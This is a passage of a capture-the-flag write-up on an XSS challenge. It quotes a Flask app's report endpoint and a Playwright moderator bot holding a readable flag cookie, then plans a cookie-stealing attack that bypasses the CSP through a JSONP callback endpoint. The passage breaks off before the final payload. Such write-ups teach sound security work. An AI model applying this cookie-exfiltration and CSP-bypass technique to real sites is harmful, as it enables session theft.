


The final part shows that once we click the “Report to Moderator” button that a headless browser starts and sends a POST request to the bot. This is interesting and we need to inspect this for possible SSRF (Server Side Request Forgery) or Blind XSS attacks which are common when using headless browsers to send requests in the back-end of a web application.

```python
@app.route('/report/<int:post_id>', methods=['POST'])
@login_required
def report_post(post_id):
    post = Post.query.get_or_404(post_id)
    user_id = session['user_id']
    current_time = time.time()

    if user_id in last_report_time:
        time_diff = current_time - last_report_time[user_id]
        if time_diff < RATE_LIMIT_SECONDS:
            remaining = int(RATE_LIMIT_SECONDS - time_diff)
            flash(f'Wait {remaining}s.', 'error')
            return redirect(url_for('post_view', post_id=post_id))

    last_report_time[user_id] = current_time

    def send_to_bot(pid):
        try:
            requests.post('http://bot:8090/visit', json={'post_id': pid}, timeout=5)
        except:
            pass

    Thread(target=send_to_bot, args=(post_id,)).start()
    flash('Report submitted! Moderator will review.', 'success')
    return redirect(url_for('post_view', post_id=post_id))
```


BOT (Moderator)

For the bot source code mainly the “bot.py” file is interesting to look into.



Name	Date modified	Type	Size
Yesterday			
bot.py	18/02/2026 19:18	Python Source File	3 KB
Dockerfile	18/02/2026 19:18	File	1 KB
requirements.txt	18/02/2026 19:18	Text Document	1 KB

The bot is a headless browser that visits the web page at /visit with a POST request. If you look closely to the source code you can see the bot has a “add_cookies” function that will place a web browser cookie without the “httpOnly” flag set.
This means this cookie can be read by XSS attacks and the value of the cookie is set to FLAG. It shows and makes clear we need to capture this cookie to get the flag and solve the challenge.



```python
def visit_post(post_id):
    try:
        with sync_playwright() as p:
            browser = p.chromium.launch(
                headless=True,
                args=['--no-sandbox', '--disable-dev-shm-usage']
            )

            context = browser.new_context(
                viewport={'width': 1920, 'height': 1080},
                user_agent='Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 Chrome/120.0.0.0 Safari/537.36 InkDropBot/2.0'
            )

            context.set_extra_http_headers({
                'X-Preview-Token': BOT_PREVIEW_TOKEN
            })

            context.add_cookies([{
                'name': 'flag',
                'value': FLAG,
                'domain': 'nginx',
                'path': '/',
                'httpOnly': False,
                'secure': False,
                'sameSite': 'Lax'
            }])

            page = context.new_page()

            page.goto(f'{APP_URL}/login', timeout=10000)
            page.fill('input[name="username"]', ADMIN_USERNAME)
            page.fill('input[name="password"]', ADMIN_PASSWORD)
            page.click('button[type="submit"]')
            page.wait_for_load_state('networkidle')

            url = f'{APP_URL}/post/{post_id}'
            page.goto(url, timeout=15000, wait_until='networkidle')

            time.sleep(5)

            browser.close()
            return True

    except Exception as e:
        print(f"[Bot] Error: {e}", flush=True)
        return False

@app.route('/visit', methods=['POST'])
def handle_visit():
    data = request.get_json()

    if not data or 'post_id' not in data:
        return jsonify({'error': 'post_id required'}), 400
```


The server side source code shows:
- A JSONP endpoint with callback that can be used to bypass CSP protections for example.
- The bot (moderator) has a cookie named flag that is not protected by “httpOnly”.
- The bot uses a headless browser so we can abuse that to ex-filtrate data. In this case the cookie content can be send by the bot to a server we control.


This gives big hints for the kind of scenario we need to create to solve the challenge:

1) Find an XSS (Cross Site Scripting) possibility on our side of the application first.
2) Deliver that XSS via the “report to Moderator” button to the bot.
3) The bot has a cookie with the flag so our XSS should read the content of that cookie.
4) The bot uses a headless browser so we can embed in our XSS payload a piece of JavaScript that sends the cookie content to a web server we control.


Step 4: CSP bypass

The application is fairly small so actually we only have input we control in the posts we create. This comes down to the post title and content where we can potentially inject XSS.


Lets start simple and try to find an HTML injection. Via <s> tags we can see if our input get a strike-trough once rendered by the application.




Notice how <s>content</s> becomes ~~content~~.




The post content is vulnerable to HTML injection. We can now try to level this up to XSS.



Once we publish the image is rendered but no alert box. This means the XSS failed to execute. The image rendered but the injected JavaScript did not execute.




The browser developer tools Console shows why the JavaScript payload we injected did not execute. The reason is the CSP (Content Security Policy) implemented by the web application developer. It does not allow inline execution of scripts.




Google has a website where you can check the CSP rule set by a website and see if it has some weak configuration. To test you need to copy the CSP rule from the source code into the evaluator. Copying the URL will not work in this example as we are hosting the challenge locally on our own computer.

https://csp-evaluator.withgoogle.com/



*default-src 'self'; script-src 'self'; style-src 'self' 'unsafe-inline'; img-src * data:; connect-src *;*

One medium severity finding mentioning JSONP. This is interesting as we found a JSONP API endpoint with a callback parameter reflecting our input.



Step 5: Self XSS via JSONP

We came to the conclusion that the web developer implemented a CSP (Content Security Policy) rule that denies our XSS payloads to execute but after checking the CSP rule it has a weakness by allowing “script-src – self” which can become vulnerable if the application is using JSONP for example.
During our recon of the server side source code we found a JSONP endpoint “/api/JSONP?callback=”

We need to combine the CSP flaw with the discovered JSONP endpoint to achieve our XSS and bypass the protections.


The CSP evaluator from Google showed “script src – self” is vulnerable. So we need to adapt our initial XSS payload. With “script src – self” 